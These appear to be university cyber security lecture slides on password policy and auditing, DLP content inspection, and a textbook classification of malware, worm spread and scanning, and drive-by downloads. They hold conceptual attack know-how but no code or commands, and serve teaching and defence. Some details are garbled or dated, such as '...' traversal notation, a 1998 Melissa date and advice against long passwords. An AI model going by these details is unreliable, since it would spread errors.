 - This deters "shoulder surfers" from attempting to steal passwords
 - The more critical an account, the more frequently it should change

Password Policy



Create Good Passwords

- The following best practices provide additional guidelines for creating strong passwords:
 - Root and Administrator passwords should be changed more frequently than users' passwords
 - Never use the username in any form as a password
 - Never use first names, middle names, last names, initials, or nicknames as a password
 - Don't use words contained in dictionaries
 - Don't use personal information that is easily identified, such as pet names, children's names, car make or model, address, and so on
 - Don't use a password containing just numbers or characters
 - Don't write down passwords
 - Don't tell anyone a password
 - Don't use shared accounts
 - Don't use a password that is overly long
 - Long passwords are difficult to remember and it is more likely that it will have to be written down
 - Make a password easy to remember but hard for others to guess
 - Use passphrases instead of passwords
 - A passphrase is a sentence that you type in as a password
 - While it does take longer to type it, it is easier for the user to remember and harder for an attacker to guess

Password Policy



Audit Passwords

- Regular password auditing should be performed to check the strength of passwords and to enforce the password policy
- Make sure before performing any password auditing that approval is received from the legal department
- Once this is done, create a process for regular password auditing
- Password cracking tools such as Cain or John the Ripper can also be used
- When the password cracking is complete, note the passwords that do not follow the proper policy and lock out the accounts of those in violation
- Next, send an e-mail to the users of these accounts with a copy of the password policy
- Require them to sign a copy of the policy before unlocking the account
- Multiple violations may result in disciplinary action
- Be sure when performing password cracking to perform the cracking on an offline system and do not store the cracked passwords on a computer
- If these are forgotten and left on the system an attacker or malicious user may stumble across them and use them to the attacker's advantage



Content Checking

३० अं परमं बलम्

Content Checking



Overview

- Content inspection is a technique frequently employed by network-based data loss prevention solutions
- Content inspection involves examining data in order to identify regular expressions or patterns that are indicative of sensitive data (such as patterns used in social security and credit card numbers) as well as keywords that indicate sensitivity (such as “confidential”)
- Content inspection works by capturing data packets in transit on a network and analyzing their content for sensitivity
- Content inspection is useful when categorizing or classifying data and often includes pre-configured rules for payment card industry data (PCI), personally identifiable information (PII), protected health information (PHI), and other standards.

Content Checking



Overview

- In addition to the content-level inspection performed by the IDS, specific content inspection should also be performed on Web server traffic and other application traffic
- Some attacks evade detection by containing themselves in the payload of packets, or by altering the packet in some way, such as fragmentation
- Content-level inspection at the Web server or application server will protect against attacks such as those that are tunneled within legitimate communications, attacks with malicious data, and unauthorized application usage
- The types of content checking that should be performed include:

Content Checking



Overview

- Binary code in HTTP headers—Attacks can be launched by including executable code in HTTP headers. This violates the HTTP protocol standard. However, most firewalls don't check for this type of content.
- HTTP or HTTPS tunneling—Various types of communication can be tunneled through HTTP and HTTPS ports 80 and 443. This includes peer-to-peer (P2P) file sharing and instant mail and remote management software. They comply with protocol standards, so most firewalls do not block them. Tunnels also provide a means for attackers to install sniffers and Trojan programs, allowing them to eavesdrop on network communications and create back doors. Malicious traffic can also be tunneled over other protocols that are normally permitted by a firewall, such as DNS and SMTP.
- URL directory traversal—Directory traversal involves using the "..." notation within a file system to access restricted files and directories, and possibly execute code on the Web server. This is a very trivial attack to execute. By exploiting directory traversal vulnerabilities, an attacker can access files in other directories, such as the cmd.exe program on Windows, or the passwd file on UNIX. Another way to traverse directories is by using escape codes and Unicode in the URLs. All URL requests should be inspected and rejected if they contain any escape or Unicode characters.

Content Checking



Overview

- Excessive URL header length—HTTP URL and header length is not restricted in the HTTP protocol standard. However, excessive URLs and headers can be used in buffer overflow attacks. Buffer overflows can be exploited by excessive lengths in URLs, GETs, POSTs, and header fields.
- Cross-site scripting—Cross-site scripting (XSS) attacks exploit the client-server trust relationship on the Web by using specially crafted URLs containing malicious code. This code, usually JavaScript, VBScript, ActiveX, HTML, or Flash, can be hidden and inadvertently executed by unsuspecting users when they interact with the Web application.
- Malicious URLs—Malicious data can enter the network by being embedded in URLs and executed by the user, or automatically by a mail client.



Content Checking

Overview

- Inspect file transfers—Content filtering and access control should be performed at the application layer to regulate the transfer of file names containing certain keywords. For example, a firewall could deny the transfer of files with the words "passwords" or "proprietary" in the names. In addition, access control should also be applied to the content of the files. Files containing the words "password" or "proprietary" anywhere in them could be denied, too.
- Inspect mail attachments—Content filtering and access control should also be performed on incoming and outgoing mail attachments. Viruses and worms often spread via mail attachments. Therefore, both incoming and outgoing mail should have the attachments inspected for malicious code, and then sanitized or blocked.

Content Checking



Overview

- The Digital Big Bang by Phil Quade, Published by Wiley, 2019



Source: Network Security Bible, 2nd Edition by Eric Cole



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Common Cyber Attacks – Malware Attacks

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Common Cyber Attacks



Agenda

- Common Cyber Attacks – Practical Strategies for Identification, Containment and Mitigation:
 - Malware Attacks
 - E.g., Ransomware Attacks
 - Denial of Service Attacks
 - Session Hijacking and Man-in-the-Middle Attacks
 - Phishing and Spear Phishing Attacks
 - SQL Injection Attacks
 - Zero Day Exploits
 - DNS Tunneling Attacks



Malicious Software



Overview

- Malware software or malware is defined as
 - “a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim’s data, applications, or operating system or otherwise annoying or disrupting the victim.”
 - --- NIST SP 800-83 (*Guide to Malware Incident Prevention and Handling for Desktops and Laptops*, July 2013)
- Malware can pose threat to application programs, to utility programs such as editors and compilers, to kernel-level programs
- Malware can be used on Web servers, App Servers, or with spam e-mails or other messages to trick users into revealing sensitive personal information
- Under this topic we examine:
 - the wide spectrum of malware threats and countermeasures



Types of Malicious Software





Types of Malicious Software

Classification of Malware

- There is a lack of universal agreement on the terminology used and some of the categories overlap
- Two broad classifications
 - based on how the malware spreads or *propagates* to reach the desired target
 - based on the actions or *payloads* it performs once the malware reaches a target
- Propagation mechanisms
 - includes those used by viruses, worms, and Trojans
- Payloads
 - include system corruption, bots, phishing, spyware, and rootkits
- Table below provides a useful guide to some of the terms in use





Types of Malicious Software

Overview

Name	Description
Advanced Persistent Threat (APT)	Cybercrime directed at business and political targets, using a wide variety of intrusion technologies and malware, applied persistently and effectively to specific targets over an extended period, often attributed to state-sponsored organizations.
Adware	Advertising that is integrated into software. It can result in pop-up ads or redirection of a browser to a commercial site.
Attack kit	Set of tools for generating new malware automatically using a variety of supplied propagation and payload mechanisms.
Auto-router	Malicious hacker tools used to break into new machines remotely
Backdoor (trapdoor)	Any mechanism that bypasses a normal security check; it may allow unauthorized access to functionality in a program, or onto a compromised system.
Downloaders	Code that installs other items on a machine that is under attack. It is normally included in the malware code first inserted on to a compromised system to then import a larger malware package.
Drive-by-download	An attack using code in a compromised Web site that exploits a browser vulnerability to attack a client system when the site is viewed.

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown



Types of Malicious Software

Overview

Name	Description
Exploits	Code specific to a single vulnerability or set of vulnerabilities.
Flooders (DoS client)	Used to generate a large volume of data to attack networked computer systems, by carrying out some form of denial-of-service (DoS) attack.
Keyloggers	Captures keystrokes on a compromised system.
Logic bomb	Code inserted into malware by an intruder. A logic bomb lies dormant until a predefined condition is met; the code then triggers an unauthorized act.
Macro virus	A type of virus that uses macro or scripting code, typically embedded in a document, and triggered when the document is viewed or edited, to run and replicate itself into other such documents.
Mobile code	Software (e.g., script, macro, etc) that can be shipped unchanged to a heterogeneous collection of platforms and execute with identical semantics.
Rootkit	Set of hacker tools used after attacker has broken into a computer system and gained root-level access.
Spammer programs	Used to send large volumes of unwanted e-mail.

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown



Types of Malicious Software

Overview


Name	Description
Spyware	Software that collects information from a computer and transmits it to another system by monitoring keystrokes, screen data, and/or network traffic; or by scanning files on the system for sensitive information
Trojan horse	A computer program that appears to have a useful function, but also has a hidden and potentially malicious function that evades security mechanisms, sometimes by exploiting legitimate authorizations of a system entity that invokes it.
Virus	Malware that, when executed, tries to replicate itself into other executable machine or script code; when it succeeds, the code is said to be infected. When the infected code is executed, the virus also executes.
Worm	A computer program that can run independently and can propagate a complete working version of itself onto other hosts on a network, usually by exploiting software vulnerabilities in the target system.
Zombie, bot	Program activated on an infected machine that is activated to launch attacks on other machines.

Types of Malicious Software



A Broad Classification of Malware

- Based on Propagation Mechanisms:
 - Virus
 - Infection of existing executable or interpreted content that is subsequently spread to other systems
 - *Binary executables*: E.g., .exe or .com files
 - *Interpretable data files*: E.g., command scripts or a specific application's document files
 - Worms or drive-by-downloads
 - Exploiting software vulnerabilities either locally or over a network to allow the malware to replicate
 - Trojans and Spam Emails
 - Social engineering attacks that convince users to bypass security mechanisms to install Trojans, or to respond to phishing attacks



Types of Malicious Software

A Broad Classification of Malware


- Earlier Approaches to Classification of Malware:

- Dependent Vs. Independent

- those that need a host program (parasitic code)
 - E.g., viruses
 - those that are independent (self-contained programs run on the system)
 - E.g., worms, Trojans, and bots

- Replicating Vs. Non-replicating


- those that replicate themselves
 - E.g., viruses and worms
 - those that do not replicate
 - E.g., Trojans and spam e-mail



Types of Malicious Software

A Broad Classification of Malware

- Payload Actions performed by malware once it reaches a target system can include:
 - corruption of system or data files
 - theft of service
 - in order to make the system a zombie agent of attack as part of a botnet
 - theft of information from the system
 - especially of logins, passwords, or other personal details by keylogging or spyware programs
 - stealthing
 - where the malware hides its presence on the system from attempts to detect and block it





Propagation – Infected Content – Viruses




Viruses




Overview

- Computer viruses first appeared in the early 1980s
 - They constituted the majority of malware during the early personal computer era
- Viruses are like **parasites**
 - they attach themselves to some existing executable content
- They can infect some application, utility program, system program, or even the code to boot a computer system
- A virus can make copies of itself
 - Whenever the infected computer comes into contact with an uninfected piece of code
- The infection spreads from one computer to another when users exchange files, disks, or USB drives containing these viruses
- Viruses also manifest as scripting code that is used to support active content within data files
 - E.g., Microsoft Word, Excel Spreadsheets, or Adobe PDF documents



Nature of Viruses

- A virus that attaches to an executable program can do anything that the program is permitted to do
 - Typically, it can perform any function that is allowed by the privileges of the current user
 - E.g., erasing files and programs
- Viruses dominated the malware scene in the earlier years because of
 - lack of user authentication and access controls on PCs at that time
- Tighter access controls in modern computers significantly hinders the ease of infection by viruses
- This resulted in the development macro viruses that exploit active content supported by some document types
 - E.g., MS Word, Excel, or Adobe PDF documents




Nature of Viruses

- **Components of Viruses:**

- Viruses and many contemporary malware types include one or more variants of these components:

- Infection mechanism:
 - The means by which a virus spreads or propagates (replicates)
 - ✓ The mechanism is also referred to as the **infection vector**
 - Trigger:
 - The event or condition that determines when the payload is activated or delivered
 - ✓ Sometimes referred to as a **logic bomb**.
 - Payload:
 - What the virus does, besides spreading
 - ✓ May involve damage or benign but noticeable activity



Viruses



Nature of Viruses

- Phases of a virus: A typical virus goes through the following four phases during its lifetime:

- **Dormant phase:**

- The virus is idle initially, but not all viruses have this stage
 - The virus is eventually activated by some event, such as a date, the presence of another program or file, or the capacity of the disk exceeding some limit

- **Propagation phase:**

- The virus places a copy of itself into other programs or into certain system areas on the disk
 - The copy may not be identical to the propagating version; viruses often morph to evade detection
 - Each infected program will now contain a clone of the virus, which will itself enter a propagation phase

- **Triggering phase:**

- The virus is activated to perform the function for which it was intended
 - As with the dormant phase, the triggering phase can be caused by a variety of system events
 - E.g., a count of the number of times that this copy of the virus has made copies of itself.

- **Execution phase:**

- The action may be harmless or damaging (E.g., a message on the screen) or damaging (E.g., destruction of programs and data files)


Nature of Viruses

- Preventing or Blocking viruses

- Most viruses carryout their work that is specific to a particular OS or the hardware platform
- Once a virus gains entry into a system by infecting a single program, it can infect some or all other files on the system
- Thus, the viral infection can be completely prevented by **blocking the virus** from gaining entry in the first place
- However, prevention is extremely difficult because a virus can be part of any program outside the system
- Many forms of infection can be blocked by denying users the write permissions on programs and files

Macro and Scripting Viruses

- Macro viruses infect scripting code used to support active content in a variety of document types
- A macro virus is defined as
 - *"a virus that attaches itself to documents and uses the macro programming capabilities of the document's application to execute and propagate"*
- Macro viruses are threatening for the following reasons:
 - Platform independence
 - They infect documents, not executable portions of the code
 - Easily spreadable
 - Limitation of access control mechanisms
 - Macro viruses are much easier to write



Macro and Scripting Viruses

- Reasons why macro viruses are more threatening
 - Platform independence
 - Macro viruses infect active content in applications such as MS Office or scripting code in Adobe PDF documents
 - Any hardware platform and OS that supports these applications can be infected
 - Macro viruses infect documents, not executable portions of the code
 - Most of the information introduced onto a computer system is in the form of documents rather than programs
 - Macro viruses are easily spread
 - Documents are shared by users in their normal use, via emails, for example
 - Documents are mostly opened automatically without prompting the user
 - Traditional file access controls cannot prevent their spread
 - Since macro viruses infect documents rather than system programs, users are expected to modify them
 - Macro viruses are much easier to write
 - Compared to traditional executable viruses

Macro and Scripting Viruses

- Protecting from Macro Viruses


- Microsoft offers optional Macro Virus Protection tool that detects suspicious Word files and alerts the user
- Since the year 2000, MS Office products improved their macro security
 - They allow the authors to digitally sign their macros for authors to be listed as trusted
- Users are warned if a document being opened contained unsigned or signed, but untrusted macros
 - Products give an option to disable macros
- Various anti-virus products also have features that detect and remove micro viruses
- Recent PDF viewers include measures to warn users when potentially harmful scripting code is run
 - However, the message the user is shown can be manipulated to trick the user into permitting its execution

Classification of Viruses

- There is no universally agreed-upon classification scheme for viruses
- One type of classification is along two orthogonal axes:
 - the type of target the virus tries to infect
 - the method the virus uses to conceal itself from detection
- Classification based on target:
 - Boot sector infector
 - File infector
 - Macro virus
 - Multipartite virus
- Classification by concealment strategy
 - Encrypted virus
 - Stealth virus
 - Polymorphic virus
 - Metamorphic virus

Classification of Viruses

- Based on the target:
 - Boot sector infector:
 - Infects a master boot record and spreads when a system is booted from the disk containing the virus
 - File infector:
 - Infects files that the operating system or shell consider to be executable
 - Macro virus:
 - Infects files with macro or scripting code that is interpreted by an application
 - Multipartite virus:
 - Capable of infecting multiple types of files, so that virus eradication must deal with all of the possible sites of infection



Classification of Viruses

- Based on the Concealment Strategy

- Encrypted virus:

- A form of virus that uses encryption to obscure its content
 - A portion of the virus creates a random encryption key and encrypts the remainder of the virus
 - The key is stored with the virus
 - When an infected program is invoked, the virus uses the stored random key to decrypt the virus
 - When the virus replicates, a different random key is selected
 - Because the bulk of the virus is encrypted with a different key for each instance, there is no constant bit pattern to observe.

- Stealth virus:

- A form of virus explicitly designed to hide itself from detection by anti-virus software by using code mutation, compression, or rootkit techniques
 - Thus, the entire virus, not just a payload is hidden

Classification of Viruses

- Based on the Concealment Strategy

- Polymorphic virus:

- Creates copies that are functionally equivalent but have distinct bit patterns to defeat programs that scan for viruses
 - In this case, the "signature" of the virus will vary with each copy
 - To achieve this variation, the virus may randomly insert superfluous instructions or interchange the order of independent instructions
 - Virus may use encryption
 - The portion of the virus that is responsible for generating keys and performing encryption/decryption is referred to as the mutation engine. The mutation engine itself is altered with each use.

- Metamorphic virus:

- As with a polymorphic virus, a metamorphic virus mutates with every infection
 - The difference is that a metamorphic virus **rewrites itself completely** at each iteration, using multiple transformation techniques, increasing the difficulty of detection
 - Metamorphic viruses may change their behavior as well as their appearance



Propagation – Vulnerability Exploit – Worms



Worms



Overview


- The concept of a computer worm was introduced in John Brunner's 1975 Science Fiction novel *The Shockwave Rider*
- The first known worm implementation was done in Xerox Palo Alto Labs in the early 1980s
 - It was non-malicious, searching for idle systems to use to run a computationally intensive task
- Worm programs **exploit software vulnerabilities** in client or server programs to gain access to each new system
- Machines infected by worms can act as a launch pad for attacks on other machines
- Worms can spread through
 - network connections from system to system, or
 - shared media, such as USB drives or CD and DVD data disks
 - macro or script code in documents attached to e-mail or to instant messenger file transfers
- Upon activation, the worm may replicate and propagate again
- In addition to propagation, the worm usually carries some form of payload

Worms



How Worms Replicate?

- A worm uses different means to access remote systems so that they can replicate itself
- Electronic mail or instant messenger facility:
 - A worm e-mails a copy of itself to other systems, or sends itself as an attachment via an instant message service, so that its code is run when the e-mail or attachment is received or viewed
- File sharing:
 - A worm either creates a copy of itself or infects other suitable files as a virus on removable media such as a USB drive; it then executes when the drive is connected to another system using the autorun mechanism by exploiting some software vulnerability, or when a user opens the infected file on the target system
- Remote execution capability:
 - A worm executes a copy of itself on another system, either by using an explicit remote execution facility or by exploiting a program flaw in a network service to subvert its operations
- Remote file access or transfer capability:
 - A worm uses a remote file access or transfer service to another system to copy itself from one system to the other, where users on that system may then execute it.
- Remote login capability:
 - A worm logs onto a remote system as a user and then uses commands to copy itself from one system to the other, where it then executes




Worms



Phases of Worms

- A worm typically uses the same phases as a computer virus:
 - dormant, propagation, triggering, and execution
- In the propagation phase, a worm:
 - searches for appropriate access mechanisms to other systems
 - by examining host tables, address books, buddy lists, trusted peers, and other similar repositories of remote system access details
 - A uses the access mechanisms found to transfer a copy of itself to the remote system, and cause the copy to be run
- The worm may also attempt to determine whether a system has previously been infected before copying itself to the system
- A worm can also disguise its presence by naming itself as a system process or using some other name that may not be noticed by a system operator
- More recent worms can even inject their code into existing processes, and run using additional threads in that process, to further disguise their presence




Worms



Target Discovery

- In the propagation phase, worms discover their target systems to infect through a process of **scanning** or **fingerprinting**
- Typically, worms use the following network address scanning strategies
 - Random:
 - Each compromised host probes random addresses in the IP address space.
 - This technique produces a high volume of Internet traffic, which may cause generalized disruption even before the actual attack is launched.
 - Hit-List:
 - The attacker first compiles a long list of potential vulnerable machines
 - This can be a slow process done over a long period to avoid detection that an attack is underway
 - Once the list is compiled, the attacker begins infecting machines on the list
 - Each infected machine is provided with a portion of the list to scan
 - Topological:
 - This method uses information contained on an infected victim machine to find more hosts to scan.
 - Local subnet:
 - If a host can be infected behind a firewall, that host then looks for targets in its own local network
 - The host uses the subnet address structure to find other hosts that would otherwise be protected by the firewall.



Worms



A Brief History of Worm Attacks

Year	Name	Exploited	Details
1998	Melissa	Email	Includes aspects of virus, worm, and Trojan. Embedded in the MS Word macro. Activated by opening the attachment
1999	More powerful version of Melissa	Email	Activated by opening an email that contains the virus, rather than by opening the attachment Propagates itself as soon as it is activated to all of the e-mail addresses known to the infected host The virus uses the Visual Basic scripting language supported by the email software Infected over 100,000 computers in 3 days
2001	Code Red	MS Internet Information Server	Exploits a security hole in MS Internet Information Server (IIS) to penetrate and spread Probes random IP addresses to spread to other hosts Can initiate a denial-of-service attack against a government Web site by flooding the site with packets from numerous hosts Code Red infected nearly 360,000 servers in 14 hours
2001	Code Red II	MS Internet Information Server	Targeted MS IIS It tried to infect systems on the same subnet as the infected system Also, this newer worm installs a backdoor, allowing a hacker to remotely execute commands on victim computers

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Worms



A Brief History of Worm Attacks

Year	Name	Exploited	Details
2001	Nimda	Email	It has worm, virus, and mobile code characteristics It spread using a variety of distribution methods: Email, Windows Shares, Web Servers, Web Clients, and Backdoors
2003	SQL Slammer	Buffer overflow in MS SQL Server	Extremely compact and spreads rapidly Infected 90% of vulnerable hosts in 10 minutes. This rapid spread caused significant congestion on the Internet
2003	Sobig.F	Open Proxy servers	Turns infected machines into spam engines At its peak, Sobig.F accounted for one in every 17 messages Produced more than 1Million copies of itself within the first 24 hours
2004	Mydoom	Email	This is a mass-mailing email worm Installs backdoors in infected computers and enables hackers to gain remote access to access data such as passwords and credit card numbers Replicated up to 1,000 times per minute Flooded the Internet with 100 million infected messages in 36 hours

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Worms



A Brief History of Worm Attacks

Year	Name	Exploited	Details
2006	Warezov	Email	<p>Creates several executables in system directories and sets itself to run every time Windows starts by creating a registry entry</p> <p>Scans several types of files for e-mail addresses and sends itself as an e-mail attachment</p> <p>Some variants are capable of downloading other malware, such as Trojan horses and adware</p> <p>Many variants disable security-related products and/or disable their updating capability.</p>
2008	Conficker or Downadup	Windows buffer overflow	<p>It spread initially by exploiting a Windows buffer overflow vulnerability</p> <p>Later versions could also spread via USB drives and network file shares</p> <p>Even though patches were available from Microsoft to close the main vulnerabilities it exploits</p>
2010	Stuxnet	Industrial Control Systems	<p>Targeted industrial control systems, mostly connected with Iranian nuclear program</p> <p>Supported a range of propagation mechanisms – USB drives, network file shares, and four zero-day vulnerability exploits</p> <p>First serious use of a cyberwarfare weapon against a nation's physical infrastructure</p> <p>Researchers who analyzed Stuxnet expected to find espionage, but never the malware with targeted sabotage as its aim</p>
2011	Duqu		<p>Uses code related to that in Stuxnet</p> <p>Its aim is cyber-espionage, to target Iranian nuclear program</p>

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Worms



A Brief History of Worm Attacks

Year	Name	Exploited	Details
2012	Flame family		Its aim is cyber-espionage, appears to target Middle-Eastern countries Their infection strategies have been very successful that they were identified on computer systems in a very large number of countries
2017	WannaCry	SMB file sharing service on unpatched Windows systems	It's used in ransomware attack Spread extremely rapidly over a period of hours to days Infected 100s of 1000s of systems from both public and private organizations in more than 150 countries Once installed on infected systems, it also encrypted files, demanding a ransom payment to recover them



Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

State of Worm Technology

- The state of the art in worm technology includes the following:
 - Multiplatform
 - Multi-exploit
 - Ultrafast spreading
 - Polymorphic
 - Metamorphic
 - Transport vehicles
 - Zero-day exploit



State of Worm Technology

- Multiplatform:
 - Newer worms
 - are not just limited to Windows machines but can attack a variety of platforms, especially the popular varieties of UNIX, or
 - exploit macro or scripting languages supported in popular document types.
- Multi-exploit:
 - New worms penetrate systems in a variety of ways, using exploits against Web servers, browsers, e-mail, file sharing, and other network-based applications; or via shared media.
- Ultrafast spreading:
 - Exploit various techniques to optimize the rate of spread of a worm to maximize its likelihood of locating as many vulnerable machines as possible in a short time period.
- Transport vehicles:
 - Because worms can rapidly compromise a large number of systems, they are ideal for spreading a wide variety of malicious payloads, such as distributed denial-of-service bots, rootkits, spam e-mail generators, and spyware

State of Worm Technology

- Polymorphic:
 - To evade detection, skip past filters, and foil real-time analysis, worms adopt virus polymorphic techniques
 - Each copy of the worm has new code generated on the fly using functionally equivalent instructions and encryption techniques.
- Metamorphic:
 - In addition to changing their appearance, metamorphic worms have a range of behavior patterns that are unleashed at different stages of propagation.
- Zero-day exploit:
 - To achieve maximum surprise and distribution, a worm should exploit an unknown vulnerability that is only discovered by the general network community when the worm is launched
 - In 2015, 54 zero-day exploits were discovered and exploited. Many of these were in common computer and mobile software

Client-Side Vulnerabilities and Drive-by Downloads

- Exploiting software vulnerabilities involves the use of bugs in user applications to install malware
- A common technique exploits browser and plugin vulnerabilities
- **Drive-by-download**
 - When a user views a webpage controlled by the attacker, it contains the code that installs malware without user's knowledge or consent
- Attackers exploited multiple vulnerabilities in the Adobe Flash Player and Oracle Java plugins over many years
- In most cases, this malware does not actively propagate like a worm. Instead, it waits for the user to visit the infected webpage in order to spread to their systems
- In general, drive-by-download attacks are aimed at anyone who visits a compromised site

Client-Side Vulnerabilities and Drive-by Downloads

- **Watering-hole attacks**


- These are a variant of drive-by-download attacks, used in highly targeted cases
- The attacker researches their victims to identify websites they are likely to visit
- Then, scans these sites to identify those with vulnerabilities that allow their compromise with a drive-by-download attack
- The attacker then waits for one of the intended victims to visit these compromised sites
- The attack code can be customized such that it will only infect systems belonging to the target organization
 - It takes no action for other visitors to the site
